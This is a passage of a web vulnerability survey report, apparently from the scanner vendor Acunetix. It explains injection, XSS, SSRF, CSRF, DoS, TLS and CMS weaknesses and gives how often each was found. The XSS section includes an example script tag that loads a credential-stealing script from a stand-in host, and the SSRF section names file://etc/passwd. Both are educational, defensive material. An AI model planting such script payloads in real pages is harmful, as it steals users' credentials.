
Blind SQL Injections take a lot of time and a large number of requests. A system administrator may notice the attack by checking for a large number of requests using simple log monitoring tools.

This attack is called "blind" because the attacker cannot cause the web application to directly expose data. The trick is to use conditional elements of an SQL query, for example, one that returns true and the other that returns false. If the application behaves differently in these two cases, it may let the attacker retrieve information one piece at a time. Another trick is to use SQL statements that cause time delays – depending on the delay, the attacker knows how the statement was executed.

ANALYSIS

We found that 8% of analyzed targets had at least one SQLi vulnerability. This was very unexpected. SQL Injections first appeared in 1998. All major development environments and frameworks include tools to eliminate them. SQL Injections should not be so common.

The correct way to defend against SQL Injection attacks is to use parameterized SQL queries. Practically all frameworks and languages today make it possible. The large number of SQL Injection vulnerabilities may, therefore, be caused by older applications that were written when these tools were not available.



Local File Inclusion and Directory Traversal


Local file inclusion (LFI) and directory traversal (path traversal) vulnerabilities let the attacker access the host system. The attacker may do it by using "..\" or "../" to reference a parent directory.

In the case of directory traversal, the attacker may read files that should not be accessible. In the case of Linux and UNIX, the attacker may use the /proc directory to access software components, hardware devices, attached filesystems, network, and more. They may also use the /etc directory to access confidential information such as usernames, group names, and passwords.

In the case of local file inclusion, the attacker might be able to not only read files but also to include code from them. If the attacker can upload source code files, they can then execute this code on the web server.

ANALYSIS

We found 4% of sampled targets vulnerable to directory traversal. A further 1% were vulnerable to local file inclusion. Last year, the figure for directory traversal was only 2%. This is worrying because this is a very old and well-known vulnerability.



Cross-site Scripting (XSS)

Cross-site Scripting (XSS) occurs when the attacker injects malicious scripts into a web page, usually JavaScript.

Interactive web applications need to execute scripts in your local browser and this makes Cross-site Scripting possible.

This type of vulnerability is mostly caused by developers failing to validate or sanitize user input. If the user includes JavaScript code in a form and the developer uses that form input directly on the web page, it guarantees an XSS vulnerability.

For example, a malicious user may enter the following message into a forum:

```
Thanks for your help! <script src="http://
example.com/getcreds.js">
```

This message is then included in the forum thread. If another user opens this page, their browser will execute the JavaScript code. This code downloads malicious JavaScript from the attacker's website (in this case from example.com).

There are 3 main types of XSS vulnerabilities:

- **Stored (or persistent) XSS**
- **Reflected (or non-persistent) XSS**
- **DOM-based XSS**

Stored (or persistent) XSS occurs when the attacker injects script code that is then stored by the web application. When someone visits the page with the stored script, this script is executed by their web browser. This is the most effective type of XSS attack.

Reflected (or non-persistent) XSS is a variant where the injected script is not stored by the web application. The attacker delivers a web address to the victim using social engineering (e.g. phishing). The victim clicks the link, goes to the vulnerable page, and the victim's browser executes the script.


DOM-based XSS is an advanced type of XSS. In this case, the attacker creates a script that is executed by the browser's DOM (Document Object Model) engine. The injected script is often not sent to the server at all. This type of XSS is common in JavaScript-rich sites such as single-page applications (SPAs).

You can use CSP (Content Security Policy) to combat these attacks, but this feature is still not popular enough among web developers.

ANALYSIS

An alarming 25% of sampled targets were vulnerable to some type of XSS. Thankfully, this is less than last year, but developers still have a lot of work to do to defend users.

New JavaScript templates and frameworks keep appearing on the market and gain popularity. Unfortunately, versions of these templates and frameworks with known vulnerabilities are also in use.



Vulnerable JavaScript Libraries


JavaScript libraries help to make development faster and easier, but some library versions can be vulnerable.

Many web applications rely on outdated JavaScript libraries, for example, old and vulnerable versions of jQuery. This can introduce Cross-site Scripting vulnerabilities.

ANALYSIS

We found that 24% of sampled targets use JavaScript libraries with known XSS vulnerabilities. Most often, these libraries were old versions of jQuery, jQuery UI, jQuery-migrate, jQuery-prettyPhoto, Plupload, YUI, and Moment.js.

The jQuery library is much more popular than other libraries, so we perform many more checks specifically for jQuery. Do not assume that, for example, Moment.js is a more secure library. It may simply be used less often.



Weak Passwords and Missing Brute-Force Protection

Weak passwords are usually short, common words or default values.

An attacker can easily guess such a password when they encounter a login prompt. In some cases, you can guess weak passwords using a dictionary attack. In other cases, weak passwords are simply default username and password combinations like *admin/admin* or *admin/password*.

ANALYSIS

We found that 1% of sampled targets use weak or default passwords. This problem is easy to solve but very dangerous, so it is good that this vulnerability is not more common.

We also found that 28% of web applications did not have any brute-force protection on their login pages. This means that an attacker can make unlimited repeated guesses.

Reserved Information Disclosure


Certain types of information should be reserved and never disclosed to the outside world.

Obviously, different types of information disclosure have different levels of severity.

Disclosure of personally identifiable information is a high severity issue. We found credit card disclosure and social security number disclosure in 1% of sample targets.

Disclosure of an internal IP address is less risky. However, combined with other vulnerabilities such as SSRF, it may let an attacker reach the system from another, less secure machine. We found that 5.5% of sampled targets disclosed such information.

More than 32% of targets intentionally revealed email addresses. Obviously, this is not always a vulnerability because some businesses risk spam to make it easier for customers to reach them.



Source Code Disclosure

Source code disclosure vulnerabilities show two problems. If you expose custom code, you make it easier for an attacker to find vulnerabilities in your code.

The attacker might also find other critical and sensitive information such as credentials or API keys used by the developer to integrate with internal or external services.

For open-source code, the attacker can check the components and component versions used to build the web application. This helps the attacker develop attacks that target known vulnerabilities in those component versions.

An attacker may also use code disclosure to find LFI vulnerabilities. By analyzing how you built part of a solution, attackers can guess the entire file structure of the component. They can then use this to access configuration files that contain credentials for back-end databases. You should never disclose any source code, no matter if it is your own code or open-source code.

ANALYSIS

We found that 3% of sampled targets were vulnerable to source code disclosure attacks.

Server-side Request Forgery


Server-side Request Forgery (SSRF) vulnerabilities occur when the attacker is able to make the web application send crafted data to another server.

Developers often allow such exchanges without a challenge because they consider them internal and trusted. An attacker may create or forge requests from a vulnerable server by replacing URLs with addresses that the server trusts.

This vulnerability is most common for internal systems that do not allow connections from the internet or that use an IP whitelist. They often let other internal systems access information or services without authentication. These may include databases, caching engines, service monitoring tools, and others.

This attack technique mostly uses URL substitution. Attackers can use URLs like *file://* to trick the web application into exposing file content. For example, *file://etc/passwd* would expose user account details.


To detect SSRF and other out-of-band vulnerabilities, Acunetix uses the AcuMonitor service. This service requires no installation or configuration in Acunetix Online. In the case of Acunetix on-premise, you need to register, but it is a simple one-time process.



After Acunetix begins the test, AcuMonitor waits for connections from your web application. Your Acunetix scanner also contacts AcuMonitor to see if it received any requests from your web application. If AcuMonitor receives such a request, the vulnerability is confirmed with 100% certainty.

ANALYSIS

We found 1% of survey targets to be vulnerable to Server-side Request Forgery. Even though SSRF is not very common compared to other high severity vulnerabilities, it may be fatal. The attacker may use it to examine the network, perform port scans, or send a flood of requests to overload a component (DoS).



Overflow Vulnerabilities

Overflow vulnerabilities occur when the attacker can insert too much data.


If the developer does not check the bounds of variables stored in memory, excess data can overflow into memory locations containing other data or even executable code. This can cause data corruption or allow the attacker to execute their own code.

This class of vulnerability can only occur in applications written using certain programming languages, such as C and C++. In these languages, memory management is done by the developer, not the language itself. Most other programming languages handle memory management during compilation.

The most common overflow vulnerability is buffer overflow. There are two types of buffer overflows: stack overflows and heap overflows. Stack memory is a region of memory reserved for variables created by a function for local use (within that same function). When the function exits, it automatically releases the memory that it used. Heap memory is used for variables with a global scope and the developer needs to allocate and release memory explicitly.

ANALYSIS

We found 1.5% of sampled targets with overflow vulnerabilities like buffer overflows, integer overflows, heap overflows, and stack overflows. This is less than last year so the situation is slowly improving.



Perimeter Network Vulnerabilities

Every local network is shielded from the outside world (the Internet) using edge or perimeter devices.

These provide functions and services such as routing, NAT/PAT, VPN, and firewalling. Servers, such as web servers, mail servers, DNS servers, are also often located on the perimeter of the local network and accessible from the Internet.

If you do not regularly maintain such devices and services to update their operating systems and software, vulnerabilities can appear. Vulnerabilities can also appear when you misconfigure a device or a service.


Many of these services are now being moved out of internal networks and into the cloud. Therefore, it might be difficult to tell the difference between a LAN service, a WAN service, and a perimeter/edge service. However, regardless of the location of the service, if your critical network elements have vulnerabilities or are misconfigured, they may expose critical data and potentially allow an attacker to bypass authentication.

ANALYSIS

We found 15.5% targets with SSH-related vulnerabilities. SSH keys protect access to resources. As your business grows, so does the number of SSH keys in use, and this may cause some issues. For example, simply keeping track of a large number of keys can be difficult. What often happens is that organizations create new keys without removing old ones.

Surprisingly often, businesses use the same keys for many services, which is very bad practice. This makes it harder to change or revoke keys, and the situation gets even worse if keys are embedded into internal software systems. As a result, keys become static and are not changed on a regular basis. This gives opportunities to attackers.

We found 7% targets with FTP-related vulnerabilities. Most of these vulnerabilities were low severity vulnerabilities or misconfigurations, mostly FTP server information and version disclosure. We also found 1.4% targets with mail-related vulnerabilities and 1.5% targets with DNS-related vulnerabilities.



DoS-related Vulnerabilities

Denial-of-service (DoS) attacks are designed to bring down a system – to make it non-responsive or impossible to access.

Attackers often do this simply by flooding the target with requests that block or obstruct regular traffic. This is sometimes called a volumetric attack because it is the volume of requests that causes the damage. Popular tools that attackers use are Low Orbit Ion Cannon and High Orbit Ion Cannon.

Application-based denial-of-service is more refined. First, the attacker makes regular requests and measures response delay. Some requests require more processing time and are more expensive for the target. The attacker chooses the most expensive requests and uses them for the actual attack. This way, they can use fewer requests to achieve the same goal.

DoS attacks are very difficult to defend against because the requests appear to be legitimate. There are some tools that can help you, but the attacker may also use multiple hosts to send requests, making a distributed-denial-of-service (DDoS) attack.

Other Vulnerabilities that Cause a Web Server DoS

Note that there are other vulnerabilities that directly lead to a DoS effect on a system. Most vulnerabilities can be exploited in such a way. For example:

- An SQL injection that issues a DROP TABLE command
- A code injection where the injected code calls itself so many times that the server runs out of resources
- An XML bomb – an XML document aimed at overloading an XML parser (e.g. the billion laughs attack)


Such vulnerabilities are not included in this section about DoS-related vulnerabilities.

ANALYSIS

We found 11% of targets with denial-of-service vulnerabilities, 7.5% of them vulnerable to SlowLoris (an application-based DoS vulnerability).

A SlowLoris attack uses all possible connections to the web server. The attacker makes requests but never closes them. Regular users cannot connect until attacker connections expire.

The good news is that the number of targets vulnerable to DoS has been decreasing for 4 years.



Cross-site Request Forgery

Cross-site Request Forgery (CSRF) vulnerabilities occur when a web server receives an unauthorised request from a trusted browser.


Browser requests sent to a web server may include user's session cookies – this almost always happens if the user has already logged in to a site.

An attacker can create a malicious link that lets them execute a particular action, for example, transfer money from a user's online bank account to another account. The attacker can place this link on a website that they control and convince the user to click this link (social engineering). The user clicks the link and sends the request to the server. Because the user is already logged in, the server executes the action using their account.

ANALYSIS

We found that 36% of sampled targets were vulnerable to Cross-site Request Forgery or had an HTML form without an anti-CSRF token.

Web developers can use many mechanisms to defend against CSRF. Most of these work by adding extra authentication data into the exchange. This way, the web application can detect requests that come from an impostor.



Host Header Injection


Host header injection vulnerabilities occur when an application dynamically creates HTTP headers using data supplied by the user.

Some application developers trust the security of host headers to import stylesheets, scripts, and links – even for password reset purposes. Without multi-factor authentication (MFA), an attacker can even gain complete control of a user's account.

Another attack based on host header injection is web cache poisoning. The cache then serves the attacker's payload to users.

ANALYSIS

We found 2.5% of sampled targets to be vulnerable to host header injection. While host header injection can be dangerous, it is not easy to exploit. The attack can only succeed in very specific and unlikely conditions.




Directory Listing

Directory listing is what a web server does when the user requests a directory without an index file.

If the web server is configured with directory listing turned on, it shows the contents of such a directory. If the files are readable by the web server, the attacker may be able to view the contents of the files. This can escalate to higher severity issues, for example, source code disclosure. It may also expose configuration files that contain, for example, credentials for back-end databases.

ANALYSIS

We found 6% of sampled targets to be vulnerable to directory listing misconfigurations. This result is not surprising, especially because directory listing is enabled by default on the Apache HTTP Server. Apache administrators should follow basic hardening guides to protect their servers.



TLS/SSL Vulnerabilities

Transport Layer Security (TLS) and its predecessor, Secure Socket Layer (SSL), are protocols used to authenticate and encrypt connections and verify the integrity of data exchanged between clients and servers.


Every website on the Internet should encrypt communications between the user and the server. This is especially important for websites that handle sensitive data. Encryption creates a secure channel to exchange information such as identification numbers and documents, financial information (for example, credit card numbers), login credentials, and so on.

Older variants of SSL and TLS are vulnerable to many attacks. An attacker who identifies a web server that still uses such versions (usually because of a misconfiguration) may be able to crack or bypass encryption and access information that is exchanged between the server and users.

ANALYSIS

We found nearly 47% of sampled targets with TLS/SSL issues. The majority of these (more than 38%) had broken ciphers (TLS 1.0, RC4) in the allowed cipher list.

We believe it is worrying that very famous vulnerabilities (sometimes called "superbugs") are still visible. Our target sample data shows these items: BREACH (3.9%), POODLE (3.9%), and DROWN (0.7%). We were not expecting to find so many targets with such old and critical issues.



Estimates show that, as of January 1st, 2020, more than 35% of all websites are WordPress-powered.*

WordPress is so popular that it is no surprise that attackers focus on it. When it comes to WordPress security, there are three components: WordPress core, UI themes, and functionality plugins.

The development community that builds WordPress core is strong and mature. Discovered or reported vulnerabilities are immediately investigated and quickly fixed. WordPress now performs automatic upgrades for security updates (minor version number increments) and sends notifications to the system administrator about successful and unsuccessful upgrades.


The situation is different for plugins and themes. Any author can use these mechanisms to add functionality to WordPress. The security and quality of these addons vary significantly. The more popular the addon becomes, the bigger the risk for security. Unfortunately, when an attacker discovers an exploit, they can attack sometimes even tens of thousands of WordPress installations that use the vulnerable plugin or theme.

Joomla! and Drupal Considerations

Joomla! and Drupal are also CMS systems with many users, but they are not as popular as WordPress. Joomla! and Drupal both have addons that expand their functionality. Similarly to WordPress, the core is maintained by a trusted group of developers and contributors, while addons are more likely to contain vulnerabilities.

ANALYSIS

We found that 35% of sampled targets had one or more vulnerabilities linked to this group of CMS platforms. The impact of these vulnerabilities can vary depending on the type of vulnerability. This may range from Cross-site Scripting through SQL Injection all the way to remote code execution.



*USAGE STATISTICS AND MARKET SHARE OF WORDPRESS, *https://w3techs.com/technologies/details/cm-wordpress.*

Web Server Vulnerabilities and Misconfigurations

There are 2 general types of web server vulnerabilities.

The first category are vulnerabilities in web server software. These are monitored by web server vendors and often discovered by them, not by users. They are fixed by updates or patches. Security best practice is to always update web server software to the latest version.

